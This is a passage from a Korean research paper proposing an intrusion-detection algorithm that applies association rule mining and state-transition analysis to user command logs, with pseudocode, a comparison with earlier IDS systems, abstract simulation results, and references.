표 5는 이미 알려진 다양한 유형의 불법 침입에 대해 수행되는 명령어 집합과 각각의 단일 침입(Pi)에 대한 가장 필수적인 명령어의 집합을 나타낸다. 그리고 대상 시스템에 대한 각 사용자별 접근 명령의 로그(Log) 테이블은 3.1절의 표 3과와 같이 구성된다. 따라서 각 사용자에 대한 접근 명령들의 집합은 사용자 단위로 데이터베이스 테이블에 작성되는 것으로 하였다.

(2) 확장된 유형의 불법침입 판정 알고리즘

단일 유형의 불법침입 판정 알고리즘에 대해 확장된 불법침입 판정 알고리즘을 기술하기 위해 필요한 용어를 정의하면 다음과 같다.

Scenario : 생성된 침입 시나리오
CMP : 이미 알려진 침입유형과 시나리오 비교
Report : 침입이라고 예상되는 침입유형의 집합

표 5. 다양한 명령 유형별 상태 표

상태 / 유형별침입	S1	···	Sj	필수 명령어 집합
P1	PT(1,1)	···	PT(1,j)	$\{S_{1k}\}\in S$
:	:		:	:
Pi	PT(i,1)	···	PT(i,j)	$\{S_{ik}\}\in S$

L_k : k단계에서의 빈발항목 집합
C_k : k단계에서의 후보항목 집합
Warning : 침입 판정된 결과 정보

본 연구에서 제안한 확장된 불법침입 판정 알고리즘은 다음과 같은 단계로 수행된다. 주프로그램(Penetration_Detection)은 침입 탐지 정보를 추론하는 전체적인 기능을 담당한다. 즉, 연관 규칙을 적용하여 최종적인 후보항목 집합을 검출하기 위해 연관 알고리즘과 후보항목 집합을 생성하기 위해 연관집합(Associate_Set) 알고리즘을 반복적으로 호출하게 된다. 이러한 과정을 거치게 되면 각 사용자별 접근 시도에 대한 후보항목의 명령 집합을 생성하여 주프로그램에 결과 값을 리턴하게 된다. 다시 주프로그램은 연관 알고리즘에 의해 생성된 결과 값과 표 5에서 제시한 다양한 유형의 불법 침입 상태표 비교 과정을 거친 후 불법침입을 위한 상태 집합을 갖게 되는지 최종적으로 판단하게 된다. 만약 최종적인 결과가 불법침입으로 판정되면 시스템 관리자에게 사용자의 이름과 접근시간 그리고 접근 명령 등을 전달하게 된다.

그림 10은 본 연구에서 제시하는 전체적인 불법침입 판정 알고리즘을 나타낸 것으로, 사용자의 Log Table의 자료에 그림 11의 Associate 함수를 호출하여 연관 마이닝 기법에 의해 생성된 침입 시나리오를 생성한다. 생성된 시나리오를 기존 침입유형과 비교하여 임계치 이상 일치하는 침입유형을 찾아내고, 만약 임계치 이상의 필수 명령들이 포함되어 있으면 판정 알고리즘에 따라 시스템 관리자에게 통보하는 기능을 한다.

```
1 : Algorithm Penetration-Detection
2 :     Scenario = Associate(LT);
        //연관 데이터 마이닝 기법을 적용 침입
         시나리오 생성
3 :     forall penetration p ∈ PT do begin
        // 침입Table의 모든 유형과 추출한 침입
        시나리오를 비교
4 :         CMP = Compare( PT(p), Scenario );
            //compare Associate element with PT
5 : if( CMP > MIN(E) ) then Report= ⋃CMP
    // 기대치(E) 이상 유사한 시나리오를 포함
6 :  end
7 :  Warning = Intrusion_Decision( Report )
        //추출된 시나리오가 침입상태의 중요 상태
         를 포함하는지를 검사
8 : end
```

그림 10. 확장된 불법침입 판정 알고리즘

그림 11은 기존의 연관 규칙 알고리즘을 본 연구에서 적용하기 위해 수정된 알고리즘을 제시한 것이다. 전체적인 수행은 하나의 상태를 후보로 하여 각 단계별 상태를 추가하면서 관련 있는 상태 집합을 추출하게 된다. 따라서 각 단계에서는 Candidate_Item_Generation() 함수를 호출하여 다음단계의 후보 조합을 구하고, 각 후보에 대해 빈도수를 측정하여 연관성이 떨어지는 항목집합을 제거하는 과정을 거치게 된다. 더 이상의 후보항목 집합을 구할 수 없을 때까지 각 단계를 수행하면서 연관성을 가진 데이터 조합을 구하게 된다.

```
1 : Algorithm Associate
2 : L1 = { s | s ∈ LT(i,j) }
3 : for ( k=2; L_{k-1} ≠ ∅; k++ ) do begin
  //집합 상태수를 늘여가며 데이터 마이닝 기법 적용
4 :    C_k = Candidate_Item_Generation( L_{k-1} );
       // 다음단계의 후보집합을 구성
5 :    forall trial t ∈ULT do begin
6 :       C_t = subset( C_k, t );
7 :          forall candidates c∈C_t do
8 :           c.count++; end
9 :    L_k = { c∈C_k | c.count ≥ MIN(sup) }
10 : end
11 : Scenario = ⋃_k L_k
```

그림 11. 수정된 연관 규칙 알고리즘

그림 12는 이전 단계의 빈발항목 집합으로부터 다음 단계의 후보항목 집합을 생성하는 알고리즘을 나타낸 것이다. 이전 단계의 항목집합 L_{k-1}을 결합하고, (k-1)-항목의 부분 집합이 이전 단계의 항목집합에 포함되지 않는 집합을 삭제함으로써 k-항목의 후보항목 집합을 생성하게 된다.

```
1 : Algorithm Candidate_Item_Generation
2 : insert into Ck                          // Join step
3 :   select a.item1, a.item2, · · · , a.itemk-1, b.itemk-1
4 :   from Lk-1a, Lk-1b
5 : where a.item1 = b.item1, · · ·
          , a.itemk-2 = b.itemk-2, a.itemk-1 < b.itemk-1;
    // Prune step: now prune rules with subsets
     missing in Lk-1
6 : forall itemset c∈Ck do
7 :    forall (k-1)-subsets s of c do
8 :          if ( s∉Lk-1) then
9 :       delete c from Ck ;
```

그림 12. 수정된 후보항목 집합 생성 알고리즘

그림 13은 최종적으로 침입 판정을 수행하는 부분으로 각 사용자의 접근 명령 집합이 필수적으로 포함해야 하는 명령어들이 있는지 확인하는 알고리즘이다. 이는 이미 알려진 침입 유형을 기반으로 연관 알고리즘에 의해 생성된 침입유형(Report)과 사용자의 각 공격유형을 비교하여 침입 판정을 수행하며, 침입으로 판정되면 시스템 관리자에게 통보하기 위해 Warning 변수를 생성한다.

Ⅳ. 비교 분석 및 평가

본 논문에서는 기존의 연관 마이닝 알고리즘과 불법 침입 유형을 분석하는데 많이 활용하는 상태전이 기법을 혼용한 불법 침입 시나리오 판정 알고리즘을 제시하고 있다. 또한 제시된 단일 유형의 불법 침입에 대한 수행 결과를 기반으로 확장된 불법 침입 시나리오 생성 알고리즘을 기술하였다.

본 절에서는 본 연구에서 제시한 불법침입 기

```
1 : Algorithm Intrusion_Decision
2 : forall penetration p∈Report do begin
3 :       forall trial t∈LT do begin
4 :       forall state s∈{s∈PT(p,j) | s>minweight}
              do begin
5 :                   i++;
6 :                   if ( PT(p, s)∈LT(t))
                          then count++;
7 :             end
8 :             if ( count == i ) then
9 :                 Warning = ⋃Report(p)
10 :                break
11 :            end if
12 :       end
13 : end
```

그림 13. 최종 침입 판정 알고리즘

기법과 관련된 기존 알고리즘과의 비교 분석을 위해 관련 연구를 검색하였으나, 접근 방법에서의 차이점으로 비교가 용이하지 않았다. 따라서 기존 연구와의 비교 분석을 위해 침입탐지 시스템 모델 분석을 제시하였으며, 본 논문에서 제시한 알고리즘을 기반으로 한국정보보호센터에서 매년 제시하고 있는 해킹현황 정보를 기반으로 시뮬레이션을 수행하였다.

4.1 침입탐지 시스템 모델 비교 분석

침입탐지 시스템의 모델 기반의 분류는 크게 비정상 탐지(anomaly detection)와 오용 탐지(misuse detection)로 구분할 수 있다. 본 논문에서 제안한 알고리즘은 구현이 용이하지 않은 비정상 탐지 모델보다는 오용 탐지 모델에 기반을 두고 있으며 오용탐지 모델 중에서도 최근 많은 연구가 진행되고 있는 상태전이 분석 기법을 적용하고 있다. 그리고 침입 유형의 속성을 분석해 보면 대부분의 해커들은 인가되지 않은 사용 권한을 부여받기 위해 대상 시스템에 대해 유사한 명령들을 반복적으로 사용하는 경우가 많이 발생한다. 이러한 명령들에 대해 이미 알려진 침입은 구축된 데이터베이스를 이용하여 실시간으로 탐지가 가능하지만 유사 혹은 알려지지 않은 불법 침입에 대해 새로운 침입 유형을 분석하기 위해서 연관 데이터 마이닝 기법을 적용하여 새로운 침입탐지 판정 알고리즘을 제시하고자 하

였다. 표 6은 현재까지 연구 개발된 대표적인 침입 탐지 시스템의 유형들로 본 연구에서 제안한 방법과 비교하고 있다.

표 6. 기존 침입탐지 시스템과 유형 비교

기존 IDS	명령유형 수집방법		침입탐지 모델		적용 기법
	(멀티) 호스트	네트워크	비정상 탐지	오용 탐지	
IDES/NIDES[3]	○		○	○	전문가 시스템
STAT[5]	○			○	상태전이, 규칙기반
MIDAS[2]	○		○	○	전문가 시스템
NADIR[4]		○	○	○	전문가 시스템, 규칙기반
본 논문		○		○	상태전이, 연관 기법

4.2. 연관 마이닝 기법에 의한 시뮬레이션 분석

본 논문에서는 다양한 침입 유형에 대해 사용자 단위의 접근 시도 명령들을 기준으로 제안된 알고리즘이 불법침입 유형을 얼마나 정확하게 판정하는지를 검사하기 위해 오라클 데이터베이스를 이용하여 시뮬레이션 하였다. 시뮬레이션 환경은 다양한 침입 유형 상태, 각 침입 유형별 필수적인 명령어 상태 테이블, 사용자별 접근 유형 명령 테이블, 접근 명령 유형별 수정된 상태도 등이 침입 탐지 시스템 등을 이용하여 정보가 제공된다는 가정 하에 제안된 침입 시나리오 자동 생성 알고리즘을 적용하였다.

본 절에서는 10개의 침입 유형에 대해 각 5개의 접근 유형별 명령 분석표를 작성하였다. 그러나 10개의 침입 유형은 한국정보보호센터에서 제공한 98년과 99년 해킹 현황 자료[14,15]를 이용하여 본 알고리즘에 적용할 수 있는 명령어 유형으로 구성하였고, 각 사용자별 접근 유형 상태도는 직관적으로 입력가능한 명령 집합 유형을 기반으로 구성하였다. 이와 같이 작성된 테이블에 대해 시뮬레이션을 수행한 결과는 표 7과 같이 분석되었다. 분석된 결과는 10개의 침입 유형 중에서 침입 판정 결과와 실제 데이터 분석 결과는 2개의 침입 유형에서 다른 결과를 제시하고 있다. 이러한 결과는 본 논문에서 제안한 방법은 각 명령 원소별 순서를 무시하고 연관 마이닝 기법을 적용하고 있기 때문에 판정 알고리즘과 실제 데이터 분석에서 차이가 있음을 알 수 있다.

표 7. 제안된 알고리즘의 시뮬레이션 분석 결과

침입 유형	필수적인 명령어 상태 집합	연관 기법에 의한 시뮬레이션 상태 집합	침입 판정 결과	실제 데이터 분석 결과
P1	{S2, S3}	{S2, S4, S5}	부	가
P2	{S2, S3, S4}	{S2, S3, S4, S5}	가	가
P3	{S3, S4}	{S2, S3, S4}	가	가
P4	{S2, S4, S5}	{S1, S5, S6, S7}	부	부
P5	{S2, S3, S4}	{S2, S3, S5}	가	가
P6	{S2, S4}	{S2, S3, S4}	가	가
P7	{S2, S3, S4}	{S3, S4, S5}	가	가
P8	{S3, S4}	{S1, S5, S6}	부	부
P9	{S2, S3}	{S1, S4, S5}	부	가
P10	{S4, S5}	{S3, S4, S5}	가	부

4.3 제안된 알고리즘의 문제점 분석

앞에서도 기술하였듯이 본 연구는 상태전이 분석과 연관 마이닝 기법을 적용하여 불법 침입 혹은 새로운 침입 유형을 분석하기 위한 알고리즘을 제안하였다. 그러나 시뮬레이션 결과에서도 알 수 있듯이 본 연구는 정확한 판정 결과를 제공하기 위해서는 다음과 같은 추가적인 연구들이 필요하다. 첫째는 접근 유형별 명령들로 구성된 테이블의 내용을 보면 불법 침입을 위해 필수적으로 요구되는 명령을 입력한 경우보다는 일반적으로 많이 사용하는 명령들이 많이 나타나기 때문에 연관 기법에 의해 구해진 명령들의 상태 집합은 침입 판정을 위한 충분한 정보를 제공하지 못하는 단점을 가지고 있다. 이러한 문제들을 해결하기 위해 시스템의 상태를 변화시키는 명령들에 대해서는 가중치를 주어서 연관 기법에서 중요도를 높이는 연구가 필요하다. 둘

째는 연관 기법의 단계별 분석과정을 수행할 때 단계별 최소 임계 값(T_Min)을 어떤 값으로 결정할 것인지가 고려되어야 한다. 임계값을 크게 하면 빈발항목 집합을 정확히 구할 수 없기 때문에 침입 판정 알고리즘을 적용하기가 어렵다. 따라서 후보항목 명령 집합을 세밀히 분석하여 부합되는 임계값을 설정하는 연구가 필요하다.

V. 결론

최근의 침입 탐지 시스템들은 단일 명령 혹은 정확한 규칙에 의해 불법 침입은 매핑 혹은 상태전이 알고리즘에 의한 쉽게 검색할 수 있지만, 알려지지 않은 불법침입에 대해서는 아직도 많은 문제점을 가지고 있다. 이러한 의미에서 본 연구에서는 알려지지 않은 불법침입에 대해 이미 알려진 해킹 명령어들을 기반으로 연관 알고리즘을 적용하여 새로운 유형의 침입 시나리오를 생성하고, 생성된 상태정보에 대해 임계값 이상의 명령들이 포함되어 있으면 불법 침입을 판정하는 알고리즘을 제시하였다. 이러한 연구를 위해 본 논문에서는 네트워크 기반의 불법침입에 대해 명령단위의 상태 전이도를 생성하는 기법을 제안하였으며, 생성된 상태도에 대해 연관 마이닝 기법을 적용하여 불법침입 시나리오 자동 생성을 위한 새로운 접근 방법을 시도하였다. 시뮬레이션 결과로는 이미 알려진 침입에 대해서는 상태전이 분석 기법에 의해 실시간으로 탐지가 될 수 있으며, 유사하거나 새로운 유형의 침입에 대해서는 연관 기법의 최종 단계에 있는 빈발항목 집합과 후보항목 집합을 이용하여 이미 알려진 침입 유형과 비교하여 침입 유형 판정이 가능함을 알 수 있었다.

그러나 본 연구에서는 보다 정확한 침입 판정 알고리즘을 제시하기 위해서는 다음과 같은 향후 연구가 필요하다. 첫째는 불법침입을 위한 명령 유형들이 항상 연관 규칙을 적용할 수 있도록 필수적인 명령어 집합을 생성하지 못하는 문제점이 있다. 둘째는 단계별 분석과정에서 임계값 설정에 대한 보다 구체적인 연구가 필요하다. 마지막으로 연구되어야할 내용은 침입탐지 시스템을 구현한 후, 이러한 침입탐지 시스템에서 제공되는 실제적인 데이터를 기반으로 제안된 알고리즘을 실행하는 것이 요구된다.

참고문헌

[1] Sebring, M. M., Shellhouse, E., Hanna, M.E. and Whitehurst, R.A., "Expert System in Intrusion Detection: A Case Study," Proceedings of the 11th National Computer Security Conference, Baltimore, MD, pp.74-81, Oct. 1988.

[2] T.F. Lunt, "Real-Time Intrusion Detection", Proceedings COMPCON, San Francisco, CA, pp.348-353, Feb. 1989.

[3] P.G. Neumann, "A Comparative Anatomy of Computer System/Network Anomaly Detection Systems", assembled by Peter G. Neumann, CSL, SRI BN-168, Menlo Park, CA, May 1990.

[4] T.F. Lunt, A. Tamaru, F. Gilham, R. Jagannathan, C. Jalai, H.S. Javitz, A. Valdes and P.G. Neumann, "A Real-Time Intrusion Detection Expert System", SRI CSL Technical Report, SRI-CSL-90_05, June 1990.

[5] P. Porras, "STAT-A State Transition Analysis Tool for Intrusion Detection", Master's thesis, Computer Science Department, University of California, Santa Barbara, June 1992.

[6] R. Agrawal, T. Imielinski, and A. Swami, "Mining association rules in large databases", In Proceedings of ACM SIGMOD Conference on Management of Data, Washington D.C., pp.207-216, May 1993.

[7] J.S.Park, P.S.Yu, and M.S. Chen, "Mining Association rules with adjustable accuracy, In Proc. of ACM CIKM 97, pp. 151-160, 1997.

[8] G. Vigna and R. Kemmerer, "NetSTAT: A network-based intrusion detection approach," Proceedings of the 14th Annual Computer Security Applications Conference, Scottsdale,

Arizona, December 1998.

[9] David J.hand, "Statistics and Data Mining : Intersectiong Disciplines, SIGMKDD Explanations, June 1999, volunel, Issue 1, 16-19.

[10] Michael Goebel, Le Gruenwald, "A survey of data mining and knowledge discovery software tools", SIGMKDD Explanations, June 1999, volunel, Issue 1, 20-33.

[11] Gio Wiederhold, "Information Systems that Really Support Decision-Making", Journal of Intelligent Information Systems, 14, 85-94, 2000.

[12] Sunita Sarawagi, Shiby Thomas, Rakesh Agrawal, "Integrating Association Rule Mining with Relational Database Systems: Alternatives and Implications", Data Mining and Knowledge Discovery 4(2/3): 89-125, July 2000.

[13] Tae-Gun Jeon, Hyun-Suk Hwang, Chang-Soo Kim, Kyu-Bark Shim, Dae-Sub Shim, "A Study on the Association Mining Algorithm for Intrusion Detection", Proceedings of International Conference on EALPIIT2000, pp 26-31 , August 2000

[14] 한국정보보호센터, "98년 정보시스템 해킹/바이러스 현황 및 대응('99년 기술지원연구 보고서)", 1998. 12.

[15] 한국정보보호센터, "99년 정보시스템 해킹/바이러스 현황 및 대응('99년 기술지원연구 보고서)", 1999. 12.

Hypertext Reference

[HREF1] http://bf.cstar.ac.com/bf

[HREF2] http://www.jango.com

[HREF3] http://www.personalogic.com

[HREF4] http://www.interpark.com

김창수(Chang-Soo Kim)
1991년 9월 중앙대학교 전산학과(공학박사)
1992년～1996년: 부산수산대학교 전산학과 조교수
1996년～ 현재 : 부경대학교 전자컴퓨터정보통신공학부 교수
주관심분야 : 실시간 운영체제, 정보보안, 무선 GIS, 생체인식

황현숙(Hyun-Suk Hwang)
2001년 2월 부경대학교 경영정보학과(경영학박사)
1996년～ 현재 : 부경대학교 시간강사
주관심분야 : 데이터 마이닝, 전자상거래, 웹 데이터베이스 구축